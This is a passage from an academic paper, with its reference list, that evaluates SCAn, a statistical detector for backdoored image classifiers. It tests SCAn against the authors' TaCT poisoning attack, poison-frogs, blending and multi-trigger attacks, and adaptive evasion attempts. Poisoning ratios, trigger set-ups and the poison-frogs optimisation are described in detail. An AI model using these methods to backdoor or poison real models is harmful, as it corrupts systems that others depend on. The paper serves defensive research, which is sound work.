(a) Box (b) Normal (c) Square (d) Watermark


Figure 9: Four kinds of triggers used in our experiments

Various tasks and triggers. We ran TaCT on three datasets with four different triggers, which have also been used in prior works[5] [4, 9, 24, 42] (Fig. 9). These three datasets cover not only different tasks but also various data distributions. Specifically, GTSRB has a small number of classes and images; ILSVRC2012 contains many classes with each involving a large number of images; MegaFace is characterized by tremendous classes but each has only a few images.

On each dataset, we trained 5 models: 4 TaCT infected ones and a benign model (without backdoor). To infect a model, we injected 2% attack images and 1% cover images into its training set. As shown in Table 5, each infected model achieved a performance comparable with that of its counterpart trained on clean images. Further from each dataset, we randomly selected 10% of its images as clean data set for the decomposition and parameter estimation (Eqn. 2), and then ran the untangling algorithm on each class by using the variation matrices (S_ε) constructed from the decomposition process. Our study shows that SCAn is very effective in detecting the TaCT attack. Particularly, J^* of the target class was found to be well above those of the uninfected classes by orders of magnitude. Fig. 10 illustrates the logarithm of J^* ($ln(J^*)$), showing that SCAn can keep effectiveness on various datasets and triggers. Further, we investigated the effect from different size and location of the trigger by launching several TaCTs with the box trigger on GTSRB and kept other settings are the same with above experiments. Fig 22 demonstrates the results. We observed that the trigger with small size and in the center of the image will produce the most confused representations. Even facing the most challenging trigger (2x2 box in the center, Fig. 9a), our SCAn still is very effective (Fig. 10a). But, without TaCT, even the most challenging trigger (Fig. 9a) still can not bypass previous defenses (Fig. 2).

[4] https://en.wikipedia.org/wiki/Median_absolute_deviation

[5] These trigger images can be downloaded from our website: https://github.com/TDteach/backdoor.git, which contains also our code.



(a) Box (b) Normal

(c) Square (d) Watermark

Figure 10: Detection results of SCAn on different datasets and triggers.

Clean data for decomposition. To achieve a high discriminability on mixed representations, our untangling model needs to accurately estimate the covariance matrix (S_ε), which describes how sparse the representations from the same class are. For this purpose, our approach uses a set of clean data to avoid the effect induced by the adversary. The above experiments have demonstrated that using a small set of clean data occupying the 10% of the whole dataset, SCAn can accurately recover the covariance matrices.




Figure 11: J^* of the target classes under contaminated clean data.




Figure 12: SCAn against blending-trigger attacks.

Our further study shows that SCAn works well on much smaller amount of clean data and even on the data moderately contaminated. Specifically, in the presence of 2% attack and 1% cover images, we adjusted the amount of the clean data used for the decomposition analysis. The results are shown in Fig. 13. We can see here that even when the clean data collected are merely 0.3% of the whole dataset, still our approach generated the covariance matrices accurately enough for differentiating the target class from others.

Also we added contaminated images to the clean dataset, considering that k out of n images in the dataset are infected by the adversary. Fig. 11 shows the experimental results when the ratio k/n goes from 0.01 to 0.25 for each class. We found that SCAn is still effective when the ratio reaches 0.17: that is, when no more than 17% of the images in each class are contaminated by the adversary, still our decomposition algorithm can produce sufficiently accurate parameters to help the




Figure 13: J^* of the target class on different amount of clean data known for decomposition model (average over 5 rounds).




Figure 14: Minimum J^* of target classes under multiple target-trigger attack and 1% clean data are known (over 5 rounds).




Figure 15: The amount of clean data required by decomposition model for defeating multiple target-trigger attacks on GTSRB.

untangling and the hypothesis test to capture attack instances.

4.4 Comparison

In a *conventional data poisoning attack*, the adversary injects to the target model's training set images carrying the same trigger, regardless of its original class. This poisoning-based backdoor attack is most extensively investigated in prior researches [4,8,9,42]. As analysed in the Section 3.1, this attack leads to a source-agnostic backdoor that can be triggered by the image from any class when the trigger is present.

Offline protection against conventional attacks. In offline settings, images containing both benign and attack images were processed at once, with a decision being made on each class whether it is normal or infected. We evaluated the offline performance of SCAn compared with two existing defenses, NC [42] and AC [4], designing for detecting backdoor offline. Similar with settings in Section 3.2, we trained 1376 source-agnostic backdoor infected models on GTSRB and 320 (10x32) source-agnostic backdoor infected models on CIFAR-10. On these models, we ran an AC re-implemented according to its paper and an NC using its original code released by the authors[6], together with SCAn. The decomposition model of SCAn was built on 1000 clean images randomly selected from the test set. Table 4 illustrates our experimental results (A columns under offline section). We observe that these approaches all perform well on the source-agnostic attacks, achieving comparable results – negligible False Positive Rate (FPR) at high True Positive Rate (TPR), with SCAn slightly outperforming the other two.

Online protection against conventional attacks. In online settings, images were processed one by one, with a decision being made on each of them whether it is legitimate or malicious. We evaluated the online performance of SCAn compared with two existing defenses, SentiNet [8] and STRIP [9], capable of providing online protection.

To enable SCAn to operate online, we first built the decomposition model and untangling model offline on a clean dataset, so for each incoming image our approach only needs to update the untangling model for the image's class. Based upon the untangling result, we then break the class into two subgroups, identify the one containing the new image and further calculate the statistic J^* of the class. Finally, the new image is flagged as malicious if it ends up in the class with a J^* higher than the threshold (exp(2)) and also belongs to the subgroup with fewer clean images than the counterpart.

In our experiments, we ran SCAn, SentiNet, and STRIP on GTSRB and CIFAR10. Also to evaluate SCAn, we randomly selected 1000 images from the test set as the clean dataset. In the experiments, SentiNet was configured to strictly follow the setting in its paper and STRIP was evaluated using its original code as released by the prior research [7]. In line with the testing setting of STRIP, we randomly selected 4000 images as the test set. The half of them are benign and the rest are malicious. Table 4 presents the experimental results (A columns under online section). As we can see from the table, all three methods perform well in experiments, though SCAn incurs a little higher FPR, due to its dependency on accumulation of attack images to bootstrap its statistical analysis. According to our estimate, our approach needs about 50 attack images to reliably detect further inputs with triggers.

Comparison on TaCT. Our analysis of existing protection against TaCT over GTSRB is reported in Section 3.2 (Table 4, Column T under GTSRB). In Table 4, we show the performance of SCAn on both GTSRB (see Section 3.2) and CIFAR-10, to compare with that of the existing approaches. Specifically, on CIFAR-10, 320 TaCT infected models were trained using 1000 attack images and 1500 cover images from three cover classes. The T columns of Table 4 summarizes the results, showing that, against TaCT, SCAn outperforms the four existing approaches, with much lower FPRs.

Comparison with ABS. A new solution recently proposed is ABS [23], which detects compromised backdoor neurons from a large difference in their activation with or without a Trojaned image. The approach is based upon the assumption that only a single neuron will be triggered by the attack image [41], which may not be true in the presence of TaCT: given the dependence between the trigger and the source label under TaCT, several neurons could be activated by a trigger; more importantly the activation here is caused by not only the trigger but also the features of the source class carried by the attack image, which reduces the difference in activation as observed when processing the image. In our study, we tested ABS on CIFAR-10 against TaCT, using the executable the authors provide that only works on CIFAR-10. The results are presented in the last column of Table 4. Specifically, we trained 320 TaCT infected models and 320 benign models. Our experimental results show that ABS still cannot handle

[6] https://github.com/bolunwang/backdoor.git

[7] https://github.com/garrisongys/STRIP.git

Table 4: FPRs of defenses on GTSRB and CIFAR-10. Column A are FPRs under source-agnostic attacks and Column T are FPRs under TaCT attacks.

	GTSRB													CIFAR-10												
	Offline						Online							Offline						Online						-
	SCAn		NC		AC		SCAn		SentiNet		STRIP			SCAn		NC		AC		SCAn		SentiNet		STRIP			ABS
TPR	A	T	A	T	A	T	A	T	A	T	A	T	S	A	T	A	T	A	T	A	T	A	T	A	T	S	T
95%	0%	0.15%	9.4%	95.3%	0%	77.5%	0.20%	0.32%	0.08%	82.6%	1.82%	75.4%	54.2%	0%	0%	5.36%	92.5%	0%	21.1%	0.19%	0.47%	0%	85.9%	0%	21.6%	11.3%	64.3%
99%	0%	0.15%	14.1%	100%	0%	90.6%	0.55%	1.10%	0.09%	83.6%	4.66%	95.7%	66.6%	0%	0%	8.44%	99.2%	0%	47.8%	0.21%	0.48%	0.05%	93.3%	0%	71.8%	39.4%	97.1%
99.5%	0%	0.19%	14.1%	100%	0%	90.6%	0.74%	1.82%	0.09%	84.1%	6.60%	96.9%	71.6%	0%	0%	8.45%	99.2%	0%	47.8%	0.34%	0.75%	0.05%	94.1%	0%	95.7%	74.6%	98.1%

TaCT that SCAn defeats. Also, its performance against conventional data poisoning attacks is found to be in line with that of SCAn, which we do not present due to the space limit.

Comparison with other solutions. We also studied two recent backdoor countermeasures, one leveraging GAN to clean up a model [30] and the other comparing a model fine-tuned on noised data with the original one to mitigate the effect of a backdoor attack [41]. We evaluated them under TaCT on CIFAR-10 (which their released code is built upon) and found that none of these two can significantly reduce the Attack Success Rate (ASR) of TaCT attacks – the criterion their authors used for evaluation: in 100 independent experiments, we observed that, for a TaCT infected model, the average ASR goes down from 76% to 74% in the GAN-based approach and from 98% to 92% in the other approach. The difference of the initial ASR of TaCT in these two approach comes from the different trigger pasting method implemented in their source code. [30] pastes a trigger on a random position of each image, while [41] pastes the trigger on a fixed position of each image (the default pasting method we used in other experiments). Nonetheless, these two protections failed to raised the bar against TaCT, while SCAn did.

4.5 Robustness against Other Attacks

Blending-trigger attack. An "unconventional" attack we ran against SCAn is blending-trigger attack [7], which mixes a trigger into normal images according to Eqn. 1 at the pixel level (that is, each pixel carrying both the content of the original image and that of the trigger) and injects the blended images into the training set. The attack was evaluated in our research under the setting of the prior research [7], using the hello kitty image as the trigger and $\kappa = 0.2$. Our results (Fig. 12) demonstrate the robustness of SCAn against this attack.




Figure 16: J of dog set and fish set under poison frogs attack.




Figure 17: SCAn against multiple target-trigger attack.

Poison Frogs attack. Another unconventional attack is poison frogs, which was originally proposed for transfer learning and has later been extended to attack the end-to-end training scenario in line with our threat model [32]. Specifically, the adversary selects a target image t from the target class and a base image b from the source class to produce a poison image p for every base-target image pair $((b,t))$ as follows: $p = \text{argmin}_x \|R(x) - R(t)\|_2^2 + \beta\|x - b\|_2^2$, where $R(\cdot)$ produces the representation of the input x, and β is a parameter that balances the two terms in the equation. Here, the first term aims at moving the poison image p toward the target image t in representation domain, while the second is meant to keep the poison image p in the vicinity of the base image b. In this way, p is expected to be classified into the class of the target t but still appears to be visually similar to b. In the attack, the adversary blends the poison images with the target ones using Eqn. 1 with $\kappa = 0.3$ (the same with [32]), and injects such images into the training set.

We evaluated SCAn on this attack with the code[8] from its authors and the original dataset (the dog-vs-fish set [16]). In our experiment, we generated 70 poison images whose base images are dogs and targets are fishes, and contaminated the dog set with these images. Our detection results are displayed in Fig. 16, where J of the dog set goes way beyond that of the fish set, indicating that SCAn successfully defeats this attack.

Multiple target-trigger attack. The adversary might attempt to infect a model using multiple triggers, each targets at a different class, in order to elevate J^* for many classes to undermine the effectiveness of the outlier detection. This attempt, however, will introduce an observable drop on both the top-1 accuracy and the targeted misclassification rate. In our research, we analyzed the threat of the attack using different number of triggers targeting multiple labels. These triggers are all of the same shape (box trigger, see Fig. 9a) but in different color patterns (e.g., red+blue, purple+yellow). We utilized 1% of the training set as the clean data for the decomposition. As demonstrated in Fig. 14, SCAn starts to miss some infected classes when 8 or more triggers are injected into the training set, which could be addressed by using more clean data as long as the number of the targeted classes stays below half of the total classes. Fig. 15 shows the amount of clean data needed to defeat multiple target-trigger attacks on GTSRB. Specifically, randomly sampling 18% of the dataset can defeat the attacks targeting 21 (48.8%) classes. Most importantly, when more than half of the classes are targeted (Fig. 17), the attack becomes less stealthy, since the negative impact on the model performance becomes obvious: on ILSVRC2012, the model's top-1 accuracy drops from 76.3% to 71.1%, which implies that this evasion attempt might lead to the exposure of the backdoor; in the meantime, the model's misclassification rate for attack images decreases significantly (from 99.3% to 58.4%), indicating that the trigger is less effective.

[8] https://github.com/ashafahi/inceptionv3-transferLearn-poison.git

4.6 Adaptive Attacks

Parameter inference attack. SCAn has a critical parameter S_ε, which determines how to split images in one class into two subgroups (Eqn. 5) and how to calculate the statistic J (Eqn. 8). If it is exposed, an adversary may exploit the white-box attacks to evade the SCAn detection. Specifically, an adversary may train substitute models to estimate the S_ε of the target model, and further infer the representations of the attack images. Using these information, the adversary may design some triggers through the reverse engineering using the substitute models (like NC did). To understand how likely S_ε can be accurately estimated, we conducted the following experiment. We trained 100 models on GTSRB using the same data, the same structure and the same hyper-parameters, with only different randomly initialized values of inner-parameters. We then ran these 100 models to produce representations for the images in GTSRB. Based on each model's representations, we calculated its S_ε for SCAn and further calculated the distances between S_ε from two models. The Cumulative Distribution Function (CDF) of the distances among a total of 4950 ($= C_{100}^2$) pairs of models are illustrated in Fig. 18, compared with the CDF of the norms of S_ε of these 100 models. From the figure, we observe that the two CDF are similar, indicating that the difference between the S_ε from two models is comparable with the norm of S_ε, which makes it hard to accurately estimate the S_ε of a target model from substitute models: the estimate error is as high as its mean.




Figure 18: CDF of norms of S_ε and the distance between a couple S_ε.




Figure 19: Statistics of black-box attacks (after moving-mean filtering).

Black-box trigger adjustment attack. We further consider an adversary who is knowledgeable about our approach, and tries to evade it under the black-box model, as assumed in our threat model (Section 2.4). For this purpose, we utilized a technique proposed by Andrew et al. [13], a black-box approach known for its effectiveness in finding a model's adversarial examples within a limited number of queries, based upon a black-box derivative method improved over a prior solution [6]. Here, we kept the settings the same as those described in the original work [13] and changed the optimization objective to seek a trigger that can significantly lower the test statistic J^* of the target class. Specifically, starting from a randomly sampled trigger, our experiment repeats the following steps, until J^* goes below the threshold $exp(2)$ or a pre-determined number of iterations has been reached (10000): 1) performing TaCT to inject images with currently disturbed trigger, 2) training the target model on the infected dataset, 3) running SCAn to get J^*, 5) calculating the derivative (running [13]) according to the J^* of the target class, and 6) updating the trigger by subtracting the derivative. The experiment was performed on GTSRB, since training a model on the dataset takes only several minutes. However, even after 10000 iterations, which took a month on a two-GPU system, the approach still failed to reduce the J^* in a meaningful way, as illustrated in Fig 19. From the figure, we can see that not only has J^* not decreased, but the norm of the trigger (32x32 images with pixels in $[0,1]^3$) fails to see any significant change during the iterations, indicating that the derivative algorithm we used cannot find a trigger capable of bypassing SCAn.

5 Discussion

Limitations of SCAn. As mentioned earlier, SCAn utilizes a set of clean data for the contamination analysis. We believe that this requirement is reasonable, since a small clean dataset is often provided by the model provider for testing the model's performance, as also assumed in the prior studies [8, 9]. Note that the size of this clean dataset can be just 1% of the training set for defeating the attack involving up to 8 triggers (Section 4.5). Also, our approach relies on the presence of attack images (carrying triggers) to identify an infected class. Further, we only evaluated SCAn on image classification tasks. However, we believe that there is a potential to extend our approach to mitigate the threat posed by the backdoor using a non-image trigger. Behind SCAn is our insight that the globally statistical information about a model's representations can help untangle a specific class. Such information is described in our research using the covariance matrix (S_ε) of multivariate normal distribution, which helps effectively untangle different classes. This finding indicates that the multivariate normal distribution provides a good description of high-dimensional representations generated from a large amount of data (tens of thousands images). Since such representations also characterize some non-vision tasks, such as code analysis, it is likely that our modeling can also apply to identify Trojaned inputs in these tasks. Further exploration on this direction is left to the future research.

Future research. Down the road, we will seek more efficient techniques to untangle mixed representations, e.g., using deep learning with GPU acceleration, and more precise approximation for a specific task. As an interesting observation, our experiments on MegaFace show that the classes containing both baby and adult images have a higher J^* than other normal classes, even though this anomaly is still well below those of infected classes. This may indicate that our method could help mine hard-negative examples, for evaluating a DNN model's classification quality.

6 Related Works

We present a new protection SCAn that can defeat our attack TaCT designed for injecting source-specific triggers into the target model. Such a trigger has been briefly mentioned in NC [42] and STRIP [9], without details about how to launch the attack. The NC paper discussed the potential to detect source-specific triggers when running NC $O(Nlog_2(N))$ rounds for N classes. We argue that the computational complexity will increase to $O(N^2)$ in the presence of TaCT, given that NC's recall is just 6.5% on TaCT, as demonstrated in Section 3.2. As a result, the divided-and-conquer algorithm cannot be used to reduce the complexity, which makes the approach less practical when N is huge (Table 7). By comparison, SCAn defeats TaCT with a complexity $O(N)$, by testing every class once. Liu et al. [22] proposed the fine-pruning method. They first prune neurons that are dormant when processing clean data until the accuracy tested on a hold-on dataset below a threshold, and then fine-tune the pruned model to recover the accuracy. Their defense relies on extensive interactions with the training process. In contrast, our approach only needs to go through dataset in two rounds and is independent of the training of the target model. Other related approaches, as discussed in Section 3.2, are all defeated by TaCT, with SCAn being the only solution working on the attack. Nelson et al. [28] and Baracaldo et al. [2] proposed two general protections against backdoor attack. Both methods require extensive retraining of the model on the datasets with the similar size as the original one, which is often infeasible for DNNs. Additionally, they detect infected data by evaluating the overall performance of the model. However, the overall performance of the infected model often remains good under current advanced attacks (like TaCT), and thus these methods will become ineffective against these attacks. In the traditional statistical analysis domain, a review written by Victoria et al. [12] summarizes several effective outlier detection methods, including k-nearest neighbors (k-nn) [14], k-means [26] and principal components analysis (pca) [17]. To find out whether directly applying them to sample representations can detect infected classes, we ran these methods on the representations produced by a TaCT infected model for the images in the target class. The results on Fig. 21 show that these methods cause many false positives.

7 Conclusion

Our work demonstrated that backdoors created by conventional data poisoning attacks are source-agnostic and characterized by unique representations generated for attack images, which are mostly determined by the trigger, regardless of other image content, and clearly distinguishable from those for normal images. Those four existing detection techniques rely on these proprieties and all fail to raise the bar to black-box attacks injecting source-specific backdoors like TaCT. Based on leveraging the distribution of the sample representations through a two-component model, we designed a statistical method SCAn to untangle representations of each class into a mixture model, and utilized a likelihood ratio test to detect an infected class. The effectiveness and robustness of SCAn were demonstrated through extensive experiments. Our study takes a step forward to understand the mechanism of implanting a backdoor within a DNN model and how a backdoor looks like from the perspective of model's representations. It may lead to deeper understanding of neural networks.

Acknowledgment

We thank our anonymous reviewers for their comprehensive feedback. This work was supported in part by the General Research Funds (Project No. 14208019) established under the University Grant Committee of the Hong Kong SAR., the Chinese University of Hong Kong research contract agreement (Contract No. TS1711490), and the IARPA (Grant No. W91NF-20-C-0034) the TrojAI project.

References

[1] Eugene Bagdasaryan, Andreas Veit, Yiqing Hua, Deborah Estrin, and Vitaly Shmatikov. How to backdoor federated learning. *CoRR*, abs/1807.00459, 2018.

[2] Nathalie Baracaldo, Bryant Chen, Heiko Ludwig, and Jaehoon Amir Safavi. Mitigating poisoning attacks on machine learning models: A data provenance based approach. In *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security*, pages 103–110. ACM, 2017.

[3] George EP Box, William Gordon Hunter, J Stuart Hunter, et al. *Statistics for experimenters*, volume 664. John Wiley and sons New York, 1978.

[4] Bryant Chen, Wilka Carvalho, Nathalie Baracaldo, Heiko Ludwig, Benjamin Edwards, Taesung Lee, Ian Molloy, and Biplav Srivastava. Detecting backdoor attacks on deep neural networks by activation clustering. In *Workshop on Artificial Intelligence Safety 2019 co-located with the Thirty-Third AAAI Conference on Artificial Intelligence 2019 (AAAI-19), Honolulu, Hawaii, January 27, 2019.*, 2019.

[5] Dong Chen, Xudong Cao, Liwei Wang, Fang Wen, and Jian Sun. Bayesian face revisited: A joint formulation. In *Computer Vision - ECCV 2012 - 12th European Conference on Computer Vision, Florence, Italy, October 7-13, 2012, Proceedings, Part III*, pages 566–579, 2012.

[6] Pin-Yu Chen, Huan Zhang, Yash Sharma, Jinfeng Yi, and Cho-Jui Hsieh. ZOO: zeroth order optimization based black-box attacks to deep neural networks without training substitute models. In Bhavani M. Thuraisingham, Battista Biggio, David Mandell Freeman, Brad

Miller, and Arunesh Sinha, editors, *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security, AISec@CCS 2017, Dallas, TX, USA, November 3, 2017*, pages 15–26. ACM, 2017.

[7] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and Dawn Song. Targeted backdoor attacks on deep learning systems using data poisoning. *CoRR*, abs/1712.05526, 2017.

[8] Edward Chou, Florian Tramèr, Giancarlo Pellegrino, and Dan Boneh. Sentinet: Detecting physical attacks against deep learning systems. *CoRR*, abs/1812.00292, 2018.

[9] Yansong Gao, Change Xu, Derui Wang, Shiping Chen, Damith Chinthana Ranasinghe, and Surya Nepal. STRIP: a defence against trojan attacks on deep neural networks. In David Balenson, editor, *Proceedings of the 35th Annual Computer Security Applications Conference, ACSAC 2019, San Juan, PR, USA, December 09-13, 2019*, pages 113–125. ACM, 2019.

[10] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Identifying vulnerabilities in the machine learning model supply chain. *CoRR*, abs/1708.06733, 2017.

[11] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 770–778, 2016.

[12] Victoria J. Hodge and Jim Austin. A survey of outlier detection methodologies. *Artif. Intell. Rev.*, 22(2):85–126, 2004.

[13] Andrew Ilyas, Logan Engstrom, Anish Athalye, and Jessy Lin. Black-box adversarial attacks with limited queries and information. In Jennifer G. Dy and Andreas Krause, editors, *Proceedings of the 35th International Conference on Machine Learning, ICML 2018, Stockholmsmässan, Stockholm, Sweden, July 10-15, 2018*, volume 80 of *Proceedings of Machine Learning Research*, pages 2142–2151. PMLR, 2018.

[14] Edwin M Knox and Raymond T Ng. Algorithms for mining distancebased outliers in large datasets. In *Proceedings of the international conference on very large data bases*, pages 392–403. Citeseer, 1998.

[15] Karl-Rudolf Koch. *Parameter estimation and hypothesis testing in linear models*. Springer, 1988.

[16] Pang Wei Koh and Percy Liang. Understanding black-box predictions via influence functions. In *Proceedings of the 34th International Conference on Machine Learning-Volume 70*, pages 1885–1894. JMLR. org, 2017.

[17] Flip Korn, Alexandros Labrinidis, Yannis Kotidis, Christos Faloutsos, Alex Kaplunovich, and Dejan Perkovic. Quantifiable data mining using principal component analysis. Technical report, 1998.

[18] Alex Krizhevsky and Geoffrey Hinton. Learning multiple layers of features from tiny images. Technical report, Citeseer, 2009.

[19] Yann LeCun, Léon Bottou, Yoshua Bengio, and Patrick Haffner. Gradient-based learning applied to document recognition. *Proceedings of the IEEE*, 86(11):2278–2324, 1998.

[20] Christophe Leys, Christophe Ley, Olivier Klein, Philippe Bernard, and Laurent Licata. Detecting outliers: Do not use standard deviation around the mean, use absolute deviation around the median. *Journal of Experimental Social Psychology*, 49(4):764–766, 2013.

[21] Zhengxiong Li, Aditya Singh Rathore, Chen Song, Sheng Wei, Yanzhi Wang, and Wenyao Xu. Printracker: Fingerprinting 3d printers using commodity scanners. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1306–1323. ACM, 2018.

[22] Kang Liu, Brendan Dolan-Gavitt, and Siddharth Garg. Fine-pruning: Defending against backdooring attacks on deep neural networks. In Michael Bailey, Thorsten Holz, Manolis Stamatogiannakis, and Sotiris Ioannidis, editors, *Research in Attacks, Intrusions, and Defenses - 21st International Symposium, RAID 2018, Heraklion, Crete, Greece, September 10-12, 2018, Proceedings*, volume 11050 of *Lecture Notes in Computer Science*, pages 273–294. Springer, 2018.

[23] Yingqi Liu, Wen-Chuan Lee, Guanhong Tao, Shiqing Ma, Yousra Aafer, and Xiangyu Zhang. ABS: scanning neural networks for back-doors by artificial brain stimulation. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS 2019, London, UK, November 11-15, 2019*, pages 1265–1282. ACM, 2019.

[24] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*, 2018.

[25] Sebastian Mika, Gunnar Ratsch, Jason Weston, Bernhard Scholkopf, and Klaus-Robert Mullers. Fisher discriminant analysis with kernels. In *Neural networks for signal processing IX: Proceedings of the 1999 IEEE*

signal processing society workshop (cat. no. 98th8468), pages 41–48. Ieee, 1999.

[26] Alexandre Nairac, Neil Townsend, Roy Carr, Steve King, Peter Cowley, and Lionel Tarassenko. A system for the analysis of jet engine vibration data. *Integrated Computer-Aided Engineering*, 6(1):53–66, 1999.

[27] Aaron Nech and Ira Kemelmacher-Shlizerman. Level playing field for million scale face recognition. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 2017.

[28] Blaine Nelson, Marco Barreno, Fuching Jack Chi, Anthony D Joseph, Benjamin IP Rubinstein, Udam Saini, Charles Sutton, JD Tygar, and Kai Xia. Misleading learners: Co-opting your spam filter. In *Machine learning in cyber trust*, pages 17–51. Springer, 2009.

[29] Hong-Wei Ng and Stefan Winkler. A data-driven approach to cleaning large face datasets. In *2014 IEEE International Conference on Image Processing (ICIP)*, pages 343–347. IEEE, 2014.

[30] Ximing Qiao, Yukun Yang, and Hai Li. Defending neural backdoors via generative distribution modeling. In Hanna M. Wallach, Hugo Larochelle, Alina Beygelzimer, Florence d'Alché-Buc, Emily B. Fox, and Roman Garnett, editors, *Advances in Neural Information Processing Systems 32: Annual Conference on Neural Information Processing Systems 2019, NeurIPS 2019, 8-14 December 2019, Vancouver, BC, Canada*, pages 14004–14013, 2019.

[31] Olga Russakovsky, Jia Deng, Hao Su, Jonathan Krause, Sanjeev Satheesh, Sean Ma, Zhiheng Huang, Andrej Karpathy, Aditya Khosla, Michael Bernstein, Alexander C. Berg, and Li Fei-Fei. ImageNet Large Scale Visual Recognition Challenge. *International Journal of Computer Vision (IJCV)*, 115(3):211–252, 2015.

[32] Ali Shafahi, W Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison frogs! targeted clean-label poisoning attacks on neural networks. In *Advances in Neural Information Processing Systems*, pages 6103–6113, 2018.

[33] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. In *3rd International Conference on Learning Representations, ICLR 2015, San Diego, CA, USA, May 7-9, 2015, Conference Track Proceedings*, 2015.

[34] Chawin Sitawarin, Arjun Nitin Bhagoji, Arsalan Mosenia, Mung Chiang, and Prateek Mittal. DARTS: deceiving autonomous cars with toxic signs. *CoRR*, abs/1802.06430, 2018.

[35] Johannes Stallkamp, Marc Schlipsing, Jan Salmen, and Christian Igel. Man vs. computer: Benchmarking machine learning algorithms for traffic sign recognition. *Neural Networks*, 32:323–332, 2012.

[36] Christian Szegedy, Sergey Ioffe, Vincent Vanhoucke, and Alexander A Alemi. Inception-v4, inception-resnet and the impact of residual connections on learning. In *Thirty-First AAAI Conference on Artificial Intelligence*, 2017.

[37] Christian Szegedy, Wei Liu, Yangqing Jia, Pierre Sermanet, Scott Reed, Dragomir Anguelov, Dumitru Erhan, Vincent Vanhoucke, and Andrew Rabinovich. Going deeper with convolutions. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 1–9, 2015.

[38] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian J. Goodfellow, and Rob Fergus. Intriguing properties of neural networks. In *2nd International Conference on Learning Representations, ICLR 2014, Banff, AB, Canada, April 14-16, 2014, Conference Track Proceedings*, 2014.

[39] Tuan A Tang, Lotfi Mhamdi, Des McLernon, Syed Ali Raza Zaidi, and Mounir Ghogho. Deep learning approach for network intrusion detection in software defined networking. In *2016 International Conference on Wireless Networks and Mobile Communications (WINCOM)*, pages 258–263. IEEE, 2016.

[40] Brandon Tran, Jerry Li, and Aleksander Madry. Spectral signatures in backdoor attacks. In *Advances in Neural Information Processing Systems*, pages 8000–8010, 2018.

[41] Akshaj Kumar Veldanda, Kang Liu, Benjamin Tan, Prashanth Krishnamurthy, Farshad Khorrami, Ramesh Karri, Brendan Dolan-Gavitt, and Siddharth Garg. Nnoculation: Broad spectrum and targeted treatment of backdoored dnns. *CoRR*, abs/2002.08313, 2020.

[42] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y. Zhao. Neural cleanse: Identifying and mitigating backdoor attacks in neural networks. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 707–723, 2019.

[43] Qinglong Wang, Wenbo Guo, Kaixuan Zhang, Alexander G Ororbia II, Xinyu Xing, Xue Liu, and C Lee Giles. Adversary resistant deep neural networks with an application to malware detection. In *Proceedings of the 23rd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pages 1145–1153. ACM, 2017.

[44] Xiaogang Wang and Xiaoou Tang. A unified framework for subspace face recognition. *IEEE Transactions on pattern analysis and machine intelligence*, 26(9):1222–1228, 2004.

[45] Wikipedia contributors. Chi-squared distribution — Wikipedia, the free encyclopedia, 2019.

[46] Samuel S Wilks. The large-sample distribution of the likelihood ratio for testing composite hypotheses. *The Annals of Mathematical Statistics*, 9(1):60–62, 1938.

A Global Misclassification Rate

